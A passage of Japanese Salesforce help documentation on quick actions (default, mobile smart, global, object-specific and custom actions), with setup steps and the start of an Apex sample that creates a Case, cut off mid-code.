Salesforce1 ユーザは、1 か所でアクションを検索できるため、アクションの実行場所について困惑することがありません。Salesforce1のさまざまな場所にあったアクションがアクションバーと関連するアクションメニューに集約され、ホームとして一元化されました。

クイックアクションとレコードタイプ

組織でレコードタイプを使用すると、ユーザに対するクイックアクションの可用性に影響を及ぼすことがあります。

アクションのベストプラクティス

アクションのトラブルシューティング

関連トピック:

Chatter が有効な場合のアクションの設定

アクションのベストプラクティス

アクション種別

アクションには、標準 Chatter アクション、非標準アクション、デフォルトアクション、モバイルスマートアクション、カスタムアクション、生産性アクションなどの複数のカテゴリがあります。

Salesforce フルサイトで使用可能なアクションは、組織で Chatter、フィード追跡、およびパブリッシャーのアクションが有効になっているかどうかに応じて異なります。Salesforce1 のアクションには、Chatter またはパブリッシャーのアクションが有効になっているかどうかは影響しません。Chatter の有効化がアクションの表示に与える影響については、「Chatter が有効な場合と無効な場合のアクション」 (ページ 5982)を参照してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

クイックアクションを使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、**Database.com** Edition、および **Developer** Edition

カスタムキャンバスを使用可能なエディション: **Professional** Edition (Force.com Canvas が有効な場合)、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition

カテゴリ	説明	含まれるアクション	表示される場所
標準 Chatter アクション	標準 Chatter アクションは、Chatter が有効になっている場合に含まれます。これらのアクションの表示順序はカスタマイズできますが、これらのプロパティは編集できません。 標準 Chatter アクションを使用するには、オブジェクトのフィード追跡が有効になっている必要があります。	[投稿]、[ファイル]、[リンク]、[アンケート]、[質問]、[感謝] (Work.com)、および [お知らせ] (グループ)	Salesforce および Salesforce1 Lightning Experience でサポートされるのは [投稿] と [お知らせ] のみ
非標準アクション	非標準アクションは、ユーザが作成およびカスタマイズするアクションです。アクションは、グローバルまたはオブジェクト固有にすることができます。		Salesforce および Salesforce1
デフォルトアクション	デフォルトアクションは、組織のシステム管理者とユーザがアクションの使用を開始できるようにするための Salesforce の事前定義済みアクションです。デフォルトアクションをパブリッシャーレイアウトに追加すると、Salesforce フルサイトおよび Salesforce1 のアクションバーでユーザが使用できるようになります。 デフォルトアクションは、取引先、ケース、取引先責任者、リード、および商談オブジェクトでサポートされています。	オブジェクトによって異なります。グローバルアクションおよびオブジェクトに適用されるデフォルトアクションのリストについては、「デフォルトアクション」 (ページ 5958)を参照してください。	Salesforce および Salesforce1
モバイルスマートアクション	モバイルスマートアクションも、デフォルトアクションと同様に事前設定されたアクションで、同じ一連のオブジェクトでサポートされます。 モバイルスマートアクションは、ページレイアウトエディタに単一の要素として表示されます。 Salesforce1 では、モバイルスマートアクション要素は、一連の異なる作成アクションに展開され、ユーザがフィードでレコードを直接作成できるようになります。	オブジェクトによって異なります。各オブジェクトで展開されたモバイルスマートアクション要素に含まれるアクションのリストについては、「モバイルスマートアクション」 (ページ 5963)を参照してください。	Salesforce1

カテゴリ	説明	含まれるアクション	表示される場所
カスタムアクション	カスタムアクションは、定義した機能を備えた Lightning コンポーネント、Visualforce ページ、またはキャンバスアプリケーションを呼び出します。たとえば、ユーザが 5,000 文字よりも長いコメントを作成できるようにするカスタムアクションや、サポートエージェントが顧客と視覚的にやりとりするためのビデオ会議アプリケーションを統合するカスタムアクションを作成できます。 カスタムアクションは、グローバルまたはオブジェクト固有にすることができます。	ユーザが作成するカスタムアクション。	Salesforce および Salesforce1 顧客を含む Chatter グループではサポートされません
生産性アクション	生産性アクションは Salesforce によって事前定義され、制限されたオブジェクトのセットに適用されます。生産性アクションを編集または削除することはできません。 生産性アクションは次のオブジェクトに表示されます。 • 取引先 • 取引先責任者 • 行動 • リード • ユーザ • ユーザプロファイル	オブジェクトによって異なります。アクションには、[メールを送信]、[活動の記録]、[地図]、[Web サイトを表示]、[ニュースを閲覧] が含まれます。	Salesforce (Lightning Experience のみ) と Salesforce1

アクションのカテゴリには、機能に応じてさまざまな種別のアクションを分類できます。

- *作成アクション*ではレコードを作成できます。これらは、Salesforce ホームページの [簡易作成] 機能および [新規作成] 機能とは異なります。この作成アクションでは、入力規則や項目の必須性が遵守され、各アクションの項目を選択できるためです。
- *活動の記録アクション*を使用すると、ユーザは通話やその他の顧客とのやりとりの詳細を記録できます。これらの活動ログは、完了した ToDo として保存されます。
- *質問アクション*を使用すると、ユーザは、操作しているレコードに関する質問をしたり、質問を検索したりできます。
- ケースでのみ使用できる *[メールを送信] アクション*では、ユーザは Salesforce1 のケースフィードの [メール] アクション (簡易版) を利用できるようになります。

- *更新*アクションでは、ユーザがレコードを変更できます。

作成アクション、活動の記録アクション、カスタムアクションでは、オブジェクト固有アクションまたはグローバルアクションのいずれかを作成できます。更新アクションはオブジェクト固有である必要があります。

デフォルトアクション
デフォルトアクションは、組織のシステム管理者とユーザがアクションの使用を開始できるようにするための Salesforce の事前定義済みアクションです。デフォルトアクションをパブリッシャーレイアウトに追加すると、Salesforce フルサイトおよび Salesforce1 のアクションバーでユーザが使用できるようになります。

モバイルスマートアクション
モバイルスマートアクションは、Salesforce1の取引先、ケース、取引先責任者、リード、商談ページ上、およびグローバルパブリッシャーレイアウト上で使用可能なクイックアクションです。モバイルスマートアクションを使用すれば、モバイルユーザ向けのクイックアクションをわずかな作業で設定できます。

グローバルアクション
グローバルアクションは、ホームページ、Chatter タブ、オブジェクトページなど、アクションがサポートされているページに追加できます。グローバル作成アクションにより、ユーザはオブジェクトレコードを作成することができますが、新規レコードと他のレコードとの間にリレーションはありません。

オブジェクト固有のアクション
オブジェクト固有のアクションでは、レコードの作成または更新、活動の記録、メールの送信などの操作を特定のオブジェクトのコンテキストですばやく行うことができます。

カスタムクイックアクション
カスタムアクションは、定義した機能を備えた Lightning コンポーネント、Visualforce ページ、またはキャンバスアプリケーションを呼び出します。たとえば、ユーザが5,000 文字よりも長いコメントを作成できるようにするカスタムアクションや、サポートエージェントが顧客と視覚的にやりとりするためのビデオ会議アプリケーションを統合するカスタムアクションを作成できます。

デフォルトアクション

デフォルトアクションは、組織のシステム管理者とユーザがアクションの使用を開始できるようにするための Salesforce の事前定義済みアクションです。デフォルトアクションをパブリッシャーレイアウトに追加すると、Salesforce フルサイトおよび Salesforce1 のアクションバーでユーザが使用できるようになります。

デフォルトアクションにはそれぞれ、事前定義された一連の項目があります。ページレイアウトエディタまたはグローバルパブリッシャーレイアウトを使用して、アクションを削除したり、アクションの表示順序を変更したりします。

次の表に、使用可能なデフォルトアクションを示します。斜体のアクションは、標準 Chatter アクションです。

メモ: Winter'14以降に作成された組織では、デフォルトアクションは、取引先、ケース、取引先責任者、リード、および商談オブジェクトのグローバルパブリッシャーレイアウトとパブリッシャーレイアウトに追加されます。Winter '14 より前に作成された組織では、デフォルトアクションは、ページレイアウトエディタのパレットで使用できますが、パブリッシャーレイアウトに自動的に追加されることはありません。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

ページレイアウト	デフォルトアクション
グローバルレイアウト (カスタムオブジェクトにも適用されます)	• *投稿* • *ファイル* • 新規行動 • 新規 ToDo • 新規取引先責任者 • 活動の記録 (記録された活動は、完了した ToDo として保存されます) • 新規商談 • 新規ケース • 新規リード • *感謝* • *リンク* • *アンケート* • *質問*
取引先	• *投稿* • *ファイル* • 新規行動 • 新規 ToDo • 新規取引先責任者 • 新規ケース • 活動の記録 (記録された活動は、完了した ToDo として保存されます) • 新規メモ • 新規商談 • *感謝* • *リンク* • *アンケート* • *質問*
ケース	• *投稿* • *ファイル* • 新規子ケース • 活動の記録 (記録された活動は、完了した ToDo として保存されます) • 新規 ToDo

ページレイアウト	デフォルトアクション
	• 新規行動 • *感謝* • *リンク* • *アンケート* • *質問*
取引先責任者、リード、商談	• *投稿* • *ファイル* • 新規 ToDo • 活動の記録 (記録された活動は、完了した ToDo として保存されます) • 新規ケース • 新規メモ • 新規行動 • *感謝* • *リンク* • *アンケート* • *質問*

メモ: 組織でのレコードタイプの使用は、ユーザのグローバルデフォルトアクションの可用性に影響する可能性があります。詳細は、「クイックアクションとレコードタイプ」(ページ6014)を参照してください。

デフォルトアクションを示す項目

各デフォルトアクションには事前定義された一連の項目が含まれているため、ユーザは設定に長い時間を費やすことなくアクションを使用できます。

関連トピック:

アクション

デフォルトアクションを示す項目

各デフォルトアクションには事前定義された一連の項目が含まれているため、ユーザは設定に長い時間を費やすことなくアクションを使用できます。

これらの項目は、各デフォルトアクションに含まれ、ここに記載された順番でアクションレイアウトに表示されます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

アクション	項目
活動の記録	• 件名 (デフォルト値: 電話) • コメント (説明) • 名前 • 関連先
新規ケースおよび新規子ケース	• 取引先責任者名 • 状況 • 件名 • 説明
新規取引先責任者	• 名前 • メール • 電話 • 取引先名 • 役職
新規行動	• 件名 • 開始 • 終了 • 終日行動 • 名前 • 関連先 • 割り当て先 • 場所
新規リード	• 名前 • メール • 電話 • 会社名 • 役職

アクション	項目
新規メモ	• 役職 • 公開 (チェックボックス) • 内容
新規商談	• 商談名 • 取引先 • 完了予定日 (デフォルト値: 30 日後) • フェーズ • 金額
新規 ToDo	• 件名 • 期日 • 名前 • 関連先 • 割り当て先 • 状況

アクションレイアウトエディタを使用すると、各アクションレイアウトに表示される項目を変更できます。

関連トピック:

- デフォルトアクション
- アクション

モバイルスマートアクション

モバイルスマートアクションは、Salesforce1 の取引先、ケース、取引先責任者、リード、商談ページ上、およびグローバルパブリッシャーレイアウト上で使用可能なクイックアクションです。モバイルスマートアクションを使用すれば、モバイルユーザ向けのクイックアクションをわずかな作業で設定できます。

メモ: モバイルスマートアクションは、どのページレイアウトに追加するかに関係なく、Salesforce フルサイトには表示されません。Salesforce1 のユーザにのみ表示されます。フルサイトにアクセスするよりもモバイルデバイスの Salesforce にアクセスすることが多いユーザがいる場合は、これらのユーザ用の特定のページレイアウトを作成し、こうしたレイアウトにモバイルスマートアクションのみを含めることを検討します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、**Database.com** Edition、および**Developer** Edition

モバイルスマートアクションには、存在する項目数に関係なく、関連オブジェクトで組織のすべての必須項目が取り込まれます。たとえば、モバイルスマートアクションバンドルの [新規ケース] アクションには、ケースの必須項目がすべて含まれます。モバイルスマートアクションの項目は編集できません。オブジェクトのどの項目が必須であるかを変更した場合にのみ、表示される項目が変わります。

[新規行動] の削除や、カスタムアクションの追加など、モバイルスマートアクションバンドルの一部として含まれるアクションの変更もできません。よりカスタマイズされたアクションのセットを作成するには、必要なアクションを作成して関連するページレイアウトに追加し、モバイルスマートアクションバンドルを削除します。

モバイルスマートアクションは、ページレイアウトエディタに単一のアクション要素として表示されます。ただし、これらのアクションは、Salesforce1 のアクションバーおよびアクションメニューには個々の作成アクションとして表示されます。ユーザはこれらの個々のアクションを使用して、アクションバーから直接レコードを作成できます。

各サポート対象オブジェクトのモバイルスマートアクション要素は、次の項目を含めて拡張できます (アクションは、次の順序でアクションバーとメニューに表示されます)。

レイアウト	モバイルスマートアクションバンドルに含まれるアクション
グローバルレイアウト (カスタムオブジェクトにも適用されます)	• 新規 ToDo • 新規取引先責任者 • 活動の記録 (記録された活動は、完了した ToDo として保存されます) • 新規商談 • 新規ケース • 新規リード
取引先	• 新規 ToDo • 新規取引先責任者

レイアウト	モバイルスマートアクションバンドルに含まれるアクション
	• 新規ケース • 活動の記録 (記録された活動は、完了した ToDo として保存されます) • 新規メモ • 新規商談
ケース	• 新規子ケース • 活動の記録 (記録された活動は、完了した ToDo として保存されます) • 新規 ToDo • 新規行動
取引先責任者	• 新規 ToDo • 活動の記録 (記録された活動は、完了した ToDo として保存されます) • 新規ケース • 新規メモ • 新規行動
リード	• 新規 ToDo • 活動の記録 (記録された活動は、完了した ToDo として保存されます) • 新規ケース • 新規メモ • 新規行動
商談	• 新規 ToDo • 活動の記録 (記録された活動は、完了した ToDo として保存されます) • 新規ケース • 新規メモ • 新規行動

関連トピック:

アクション

Chatter が有効な場合のアクションの設定

グローバルアクション

グローバルアクションは、ホームページ、Chatter タブ、オブジェクトページなど、アクションがサポートされているページに追加できます。グローバル作成アクションにより、ユーザはオブジェクトレコードを作成することができますが、新規レコードと他のレコードとの間にリレーションはありません。

［レコードを作成］グローバルアクションを使用して、Salesforce for Outlook ユーザが Salesforce サイドパネルから直接新しいレコードを作成できるようにすることもできます。詳細は、「Salesforce サイドパネルからレコードを直接作成する営業担当の設定」 (ページ 2451)を参照してください。

メモ: ユーザプロファイルページには、ユーザページレイアウトのアクションに関係なく、Chatter 標準アクション ([投稿]、[ファイル]、[リンク]、[アンケート]、[感謝]) のみが表示されます。

ユーザが Chatter フィード、グループ、およびレコード内で質問できるようにするには、[質問] アクションをグローバルレイアウトに追加します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、**Database.com** Edition、および**Developer** Edition

ユーザがグローバルページから活動の詳細を記録できるようにするには、[活動の記録] アクションをグローバルレイアウトに追加します。たとえば、ユーザは、Salesforce フルサイトの [ホーム] ページおよび Chatter タブや、Salesforce1 の [フィード] ページまたは [グループ] ページから活動を記録できます。

特定のオブジェクトとのリレーションを持つレコードの使用をユーザに要求しない ToDo に対してグローバルカスタムアクションを作成するには、Visualforce ページ、Lightning コンポーネント、またはキャンバスアプリケーションを使用します。カスタムアクションとして使用するキャンバスアプリケーションでは、場所としてパブリッシャーが必要です。Lightning コンポーネントをカスタムアクションからコールするには、組織に [私のドメイン] をリリースする必要があります。グローバルカスタムアクションとして使用する Visualforce ページでは、標準コントローラが使用できません。たとえば、ユーザが住所を入力して地図、現地時間、現地の天候を表示するカスタムアクションを作成するとします。このアクションでは、標準コントローラを一切使用しない Visualforce ページを作成し、それをカスタムグローバルアクションとして追加します。

キャンバスアプリケーションとカスタムアクションについての詳細は、*『Salesforce1 モバイルアプリケーション開発者ガイド』* を参照してください。

メモ:

- 顧客を含む Chatter グループの場合、グローバル作成、活動の記録、およびカスタムアクションはサポートされず、標準 Chatter アクション ([投稿]、[ファイル]、[リンク]、[アンケート] など) のみが表示されます。
- 主従関係の従オブジェクトであるオブジェクトのレコードを作成するアクションは、グローバルアクションではなくオブジェクト固有のアクションである必要があります。

作成アクションでサポートされるオブジェクト

ユーザが次のように多くの種類のレコードを作成できるようにするグローバルアクションを作成できます。

- 取引先
- 納入商品
- バッジ

- キャンペーン
- ケース
- 取引先責任者
- 契約
- カスタムオブジェクト
- 行動 (被招集者が関連しない)
- 目標
- グループ
- リード
- メモ
- 商談
- 個人取引先
- 質問
- 報奨
- ToDo
- 作業指示

グローバルクイックアクションの作成

グローバルアクションは、ホームページ、Chatter タブ、オブジェクトページなど、アクションがサポートされているページに追加できます。たとえば、[活動の記録] アクションをグローバルレイアウトに追加して、ユーザが Chatter スレッドから直接通話の詳細を記録できるようにします。

関連トピック:

オブジェクト固有のアクション

Chatter が有効な場合と無効な場合のアクション

アクション

グローバルクイックアクションの作成

グローバルアクションは、ホームページ、Chatter タブ、オブジェクトページなど、アクションがサポートされているページに追加できます。たとえば、[活動の記録]アクションをグローバルレイアウトに追加して、ユーザがChatterスレッドから直接通話の詳細を記録できるようにします。

ユーザ権限

アクションを作成する
- 「アプリケーションのカスタマイズ」

段階的な手順: グローバルクイックアクションを作成する

1. [設定]から、[クイック検索]ボックスに「アクション」と入力し、[グローバルアクション]を選択します。
2. [新規アクション]をクリックします。
3. 作成するアクションの種別を選択します。
4. アクションをカスタマイズします。

- [レコードを作成] アクションの場合、作成するオブジェクトの種別を選択します。オブジェクトに複数のレコードタイプがある場合、このアクションで作成するレコードに使用するレコードタイプを選択します。
- [カスタム Visualforce] または [カスタムキャンバス] アクションの場合、Visualforce ページまたはキャンバスアプリケーションを選択し、アクションウィンドウの高さを指定します。幅は固定です。
- [Lightning コンポーネント] アクションの場合、アクションでコールされるコンポーネントを選択します。

5. アクションの表示ラベルを入力します。ユーザにはこの表示ラベルがアクション名として表示されます。

   ヒント: [レコードを作成] または [活動の記録] アクションを作成している場合は、[標準の表示ラベル種別] リストから、Salesforce が表示ラベルを生成するオプションを選択します。このリストの「レコード」や「レコードタイプ」などの表示ラベルには、アクションで作成されるオブジェクトの種別またはレコードタイプが Salesforce によって入力されます。たとえば、取引先責任者の作成アクションで [新規 [レコード] の作成] 標準表示ラベルを選択すると、「新規取引先責任者の作成」という表示ラベルが生成されます。

6. 必要に応じて、アクションの名前を変更します。
   この名前は API と管理パッケージで使用されます。先頭は英字にする、英数字文字とアンダースコアのみを使用する、末尾をアンダースコアにしない、アンダースコアを 2 つ続けないという制約があります。API の使用に習熟している場合を除き、この項目は編集しないことをお勧めします。
7. アクションの説明を入力します。
   説明は、アクションの詳細ページと、[ボタン、リンク、およびアクション] ページのリストに表示されます。説明はユーザには表示されません。同じオブジェクトに対して複数のアクションを作成する場合、「新規クライアントレコードタイプを使用して取引先に取引先責任者を作成する」など、詳細な説明を使用することをお勧めします。
8. [レコードを作成] または [活動の記録] アクションで、アクションの完了時にフィード項目を作成するかどうかを選択します。
9. [レコードを作成]、[レコードを更新]、[活動の記録] アクションに、アクションが正常に実行された場合に表示されるカスタム成功メッセージを追加できます。
10. 必要に応じて、[アイコン変更] をクリックし、アクションに別のアイコンを選択します。
    アクションアイコンに使用するカスタムイメージのサイズは、1 MB 未満にする必要があります。
11. [保存] をクリックします。

クイックアクションを作成したら、レイアウトをカスタマイズし、定義済みの値を追加してから、アクションをページレイアウトに追加します。

ヒント: アクションを削除すると、そのアクションが割り当てられているすべてのレイアウトからアクションが削除されます。

関連トピック:

- クイックアクション項目の定義済み項目値の設定
- 高度なページレイアウトエディタを使用したアクションのカスタマイズ
- クイックアクションのカスタム成功メッセージ
- オブジェクト固有のカスタムアクションとしての Visualforce ページ

オブジェクト固有のアクション

オブジェクト固有のアクションでは、レコードの作成または更新、活動の記録、メールの送信などの操作を特定のオブジェクトのコンテキストですばやく行うことができます。

オブジェクト固有の作成アクションでは、レコードが作成されて関連レコードに自動的に関連付けられます。たとえば、取引先オブジェクトにオブジェクト固有のアクションを追加して、取引先責任者を作成できるようにします。ユーザが、そのアクションで Acme 取引先の詳細ページに取引先責任者を作成すると、新しい取引先責任者は自動的に Acme と関連付けられます。オブジェクト固有のアクションは、そのオブジェクトのページレイアウトでのみ使用できます。たとえば、[新規グループメンバー]アクションは、グループパブリッシャーレイアウトにのみ追加できます。

ユーザがオブジェクト固有の作成アクションを使用してレコードを作成すると、そのレコードのフィード項目が次の場所に表示されます。

- 新しいレコードが作成されたレコードのフィード
- 新しいレコードのフィードの最初のエントリとして
- レコードを作成したユーザの Chatter フィード
- レコードを作成したユーザのユーザプロファイルフィード
- レコードが作成されたレコードをフォローするユーザの Chatter フィード
- カスタムトリガまたは自動フォロー規則によって新しいレコードを自動的にフォローするユーザの Chatter フィード

オブジェクト固有の活動の記録アクションでは、ユーザは特定のレコードに関連する通話、会議、その他のやりとりに関するメモを入力できます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

クイックアクションを使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、**Database.com** Edition、および **Developer** Edition

カスタムキャンバスを使用可能なエディション: **Professional** Edition (Force.com Canvas が有効な場合)、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition

オブジェクト固有の更新アクションでは、ユーザが簡単にレコードを編集できます。更新が可能な項目を定義できます。

オブジェクト固有のカスタムアクションで Lightning コンポーネント、Visualforce ページ、またはキャンバスアプリケーションを呼び出すことで、オブジェクトレコードにリレーションを持つレコードをユーザが操作または作成できます。オブジェクト固有のカスタムアクションの Visualforce ページには、関連するオブジェクト用の標準コントローラを含める必要があります。たとえば、ユーザが取引先責任者の Twitter プロファイルをインポートし、その情報を取引先責任者レコードに追加することができるカスタムアクションを作成するには、標準取引先責任者コントローラを使用します。

ケースでのみ使用できるメールの送信アクションにより、Salesforce1 でケースフィードの [メール] アクション (簡易版) へのアクセス権がユーザに付与されます。

サポートされるオブジェクト

オブジェクト固有のアクションを作成するとき、対象のオブジェクトとして選択できるのは、行動、ToDo、またはホストオブジェクトと親子関係または参照関係にあるオブジェクトのみです。次のような多くのオブジェクトのオブジェクト固有のアクションを作成できます。

- 取引先
- キャンペーン

- ケース
- 取引先責任者
- カスタムオブジェクト
- グループ
- リード
- 商談

オブジェクト固有のクイックアクションの作成
オブジェクト固有のアクションにより、ユーザは他のレコードと自動的にリレーション設定されるレコードの作成、特定のレコードの更新、定義した方法によるレコードの操作を行うことができます。

関連トピック:

グローバルアクション
Chatter が有効な場合と無効な場合のアクション
アクション

オブジェクト固有のクイックアクションの作成

オブジェクト固有のアクションにより、ユーザは他のレコードと自動的にリレーション設定されるレコードの作成、特定のレコードの更新、定義した方法によるレコードの操作を行うことができます。

1. アクションを作成するオブジェクトの管理設定から、[ボタン、リンク、およびアクション] に移動します。
2. [新規アクション]をクリックします。
3. 作成するアクションの種別を選択します。
4. アクションをカスタマイズします。
   - [レコードを作成]アクションの場合、作成するオブジェクトの種別を選択します。
     - オブジェクトに複数のレコードタイプがある場合、このアクションで作成するレコードに使用するレコードタイプを選択します。
     - アクションを作成しているオブジェクトと対象オブジェクトとの間に複数のリレーションがある場合は、レコードの作成時に取り込む項目を選択します。2 つのオブジェクト間に主従関係がある場合は、取り込む項目を選択できません。主従 [リレーション] 項目はデフォルトで選択され、この設定を変更することはできません。
   - [カスタム Visualforce] アクションの場合、Visualforce ページを選択し、アクションウィンドウの高さを指定します。幅は固定です。
   - [Lightning コンポーネント]アクションの場合、アクションでコールされるコンポーネントを選択します。
5. アクションの表示ラベルを入力します。ユーザにはこの表示ラベルがアクション名として表示されます。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、**Database.com** Edition、および **Developer** Edition

ユーザ権限

アクションを作成する
- 「アプリケーションのカスタマイズ」

ヒント: [レコードを作成]または[活動の記録]アクションを作成している場合は、［標準の表示ラベル種別］リストから、Salesforce が表示ラベルを生成するオプションを選択します。このリストの「レコード」や「レコードタイプ」などの表示ラベルには、アクションで作成されるオブジェクトの種別またはレコードタイプがSalesforceによって入力されます。たとえば、取引先責任者の作成アクションで[新規[レコード]の作成]標準表示ラベルを選択すると、「新規取引先責任者の作成」という表示ラベルが生成されます。

6. 必要に応じて、アクションの名前を変更します。
   この名前はAPIと管理パッケージで使用されます。先頭は英字にする、英数字文字とアンダースコアのみを使用する、末尾をアンダースコアにしない、アンダースコアを2つ続けないという制約があります。APIの使用に習熟している場合を除き、この項目は編集しないことをお勧めします。
7. アクションの説明を入力します。
   説明は、アクションの詳細ページと、[ボタン、リンク、およびアクション]ページのリストに表示されます。説明はユーザには表示されません。同じオブジェクトに対して複数のアクションを作成する場合、「新規クライアントレコードタイプを使用して取引先に取引先責任者を作成する」など、詳細な説明を使用することをお勧めします。
8. [レコードを作成]または[活動の記録]アクションで、アクションの完了時にフィード項目を作成するかどうかを選択します。
9. [レコードを作成]、[レコードを更新]、[活動の記録]アクションに、アクションが正常に実行された場合に表示されるカスタム成功メッセージを追加できます。
10. 必要に応じて、[アイコン変更]をクリックし、アクションに別のアイコンを選択します。
    アクションアイコンに使用するカスタムイメージのサイズは、1 MB未満にする必要があります。
11. [保存]をクリックします。

クイックアクションを作成したら、レイアウトをカスタマイズし、定義済みの値を追加してから、アクションをページレイアウトに追加します。

メモ: アクションを削除すると、そのアクションが割り当てられているすべてのレイアウトからアクションが削除されます。

関連トピック:

- クイックアクション項目の定義済み項目値の設定
- 高度なページレイアウトエディタを使用したアクションのカスタマイズ
- オブジェクト固有のカスタムアクションとしてのVisualforceページ
- クイックアクションのカスタム成功メッセージ

カスタムクイックアクション

カスタムアクションは、定義した機能を備えたLightningコンポーネント、Visualforceページ、またはキャンバスアプリケーションを呼び出します。たとえば、ユーザが5,000文字よりも長いコメントを作成できるようにするカスタムアクションや、サポートエージェントが顧客と視覚的にやりとりするためのビデオ会議アプリケーションを統合するカスタムアクションを作成できます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、**Database.com** Edition、および**Developer** Edition

Lightning コンポーネントアクション

Lightning コンポーネントアクションは、Lightning コンポーネントを呼び出すカスタムアクションです。Apex と JavaScript がサポートされるため、セキュアな方法でクライアント側のカスタム機能を開発できます。Lightning コンポーネントアクションは Salesforce1 および Lightning Experience でのみサポートされます。

オブジェクト固有のカスタムアクションとしての Visualforce ページ

オブジェクトのカスタムアクションとして追加されるVisualforceページは、そのオブジェクト種別のレコードのコンテキストで呼び出されます。カスタムアクションには、カスタムアクションをクリックしたときにユーザが参照していたレコードから特定のレコードIDが渡されます。ページは、この特定のレコードタイプに対して動作するように設計します。

グローバルカスタムアクションとしての Visualforce ページ

グローバルアクションとして使用されるVisualforceページはさまざまな場所から呼び出すことができ、特定のレコードと関連付けられていません。完全な「行動の自由」があります。つまり、コードを記述するかどうかは自分次第です。

Visualforce カスタムアクションのアクションヘッダーの非表示

カスタムアクションとして使用するVisualforceページを作成するときに、アクションヘッダーを非表示にするように選択できます。アクションヘッダーを非表示にすると、特にVisualforceページに独自のボタンを指定している場合など、ユーザが困惑するのを防止できます。

キャンバスアプリケーションをカスタムアクションとして使用する場合の前提条件

キャンバスアプリケーションをカスタムアクションとして使用すると、Salesforceのアプリケーションの機能やChatterの他の場所にアクセスする権限をユーザに簡単に付与できます。

関連トピック:

- グローバルクイックアクションの作成
- オブジェクト固有のクイックアクションの作成
- オブジェクト固有のカスタムアクションとしての Visualforce ページ
- キャンバスアプリケーションをカスタムアクションとして使用する場合の前提条件

Lightning コンポーネントアクション

Lightning コンポーネントアクションは、Lightning コンポーネントを呼び出すカスタムアクションです。Apex と JavaScript がサポートされるため、セキュアな方法でクライアント側のカスタム機能を開発できます。Lightning コンポーネントアクションは Salesforce1 および Lightning Experience でのみサポートされます。

メモ: Lightning コンポーネントアクションが正しく動作するには、組織に [私のドメイン] がリリースされている必要があります。

ページレイアウトエディタを使用して Lightning コンポーネントアクションをオブジェクトのページレイアウトに追加できます。組織に Lightning コンポーネントアクションがある場合は、ページレイアウトエディタのパレットの [Salesforce1 および Lightning アクション] カテゴリで見つけることができます。

Lightning Experience レコードページでは、Lightning コンポーネントアクションは、強調表示パネルにあるページレベルのアクションメニューに表示されます。

Lightning コンポーネントアクションは、単に組織の Lightning コンポーネントをコールすることはできません。コンポーネントが Lightning コンポーネントアクションとして機能するには、その目的に特化して設定し、`force:LightningQuickAction` または `force:LightningQuickActionWithoutHeader` インターフェースを実装する必要があります。カスタムコンポーネントの設定に関する詳細は、『Lightning コンポーネント開発者ガイド』を参照してください。

Lightning コンポーネントアクションをパッケージ化する場合は、アクションが呼び出すコンポーネントは `access=global` とマークされている必要があります。

エディション

使用可能なエディション: Salesforce1 と Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

関連トピック:

- 私のドメイン

オブジェクト固有のカスタムアクションとしての Visualforce ページ

オブジェクトのカスタムアクションとして追加される Visualforce ページは、そのオブジェクト種別のレコードのコンテキストで呼び出されます。カスタムアクションには、カスタムアクションをクリックしたときにユーザが参照していたレコードから特定のレコード ID が渡されます。ページは、この特定のレコードタイプに対して動作するように設計します。

オブジェクト固有のアクションとして使用するために作成する Visualforce ページでは、標準オブジェクトコントローラを使用する必要があります。コントローラ拡張を使用して、JavaScript Remoting を使用してコールできる `@RemoteAction` メソッドなどのカスタムコードを追加します。

カスタムコードが、元のレコードの更新以上の役割を果たすことがあります。たとえば、[Create Quick Order (注文の簡易作成)] カスタムアクションは、一致する商品を検索します。続いて、部品の注文作成の一環として、請求書と品目を作成します。このロジックは、元の取引先レコードのコンテキストで発生します。請求書は注文の簡易作成アクションが呼び出された取引先レコードに関連付けられます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、**Database.com** Edition、および **Developer** Edition

アクションが完了すると、ユーザを元のレコードに関連するページにリダイレクトします。

次のコードサンプルは、取引先オブジェクトでカスタムアクションとして使用するよう設計され、標準取引先コントローラを使用するページを示します。このアクションではユーザが取引先詳細ページからケースを作成でき、標準作成アクションとはユーザインターフェースが異なります。

```
public with sharing class CreateCaseExtension {
    private final SObject parent;
    public Case theCase {get; set;}
    public String lastError {get; set;}

    public CreateCaseExtension2(ApexPages.StandardController controller) {
        parent = controller.getRecord();
        theCase = new Case();
        theCase.accountId = parent.id;
        lastError = '';
    }

    public PageReference createCase() {
        createNewCase();
        theCase = new Case();
        theCase.accountId = parent.id;
        return null;
    }

     private void createNewCase() {
        try {
            insert theCase;

            FeedItem post = new FeedItem();
            post.ParentId = ApexPages.currentPage().getParameters().get('id');
